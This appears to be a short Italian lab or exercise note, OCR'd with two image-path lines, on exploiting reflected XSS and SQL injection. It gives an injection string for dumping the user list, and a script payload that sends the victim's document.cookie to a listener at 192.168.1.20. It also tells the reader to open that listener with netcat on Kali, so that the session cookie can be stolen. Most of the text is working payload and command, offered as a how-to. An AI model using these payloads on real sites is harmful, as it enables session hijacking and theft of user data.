

Obiettivo: XSS reflected, SQL Injection.

SQL Injection: si utilizza ‘ ‘a’=’a per avere la lista degli utenti.



XSS Reflected: utilizzando <script>var i = new Image ();i.src="http://192.168.1.20/?q="+document.cookie</script>

Si fa una richiesta verso di noi, prima di fare questo dobbiamo assicurarci di aver utilizzato nc -lvp80 nel terminale di kali per metterci in ascolto.



In questo modo otteniamo il cookie di sessione.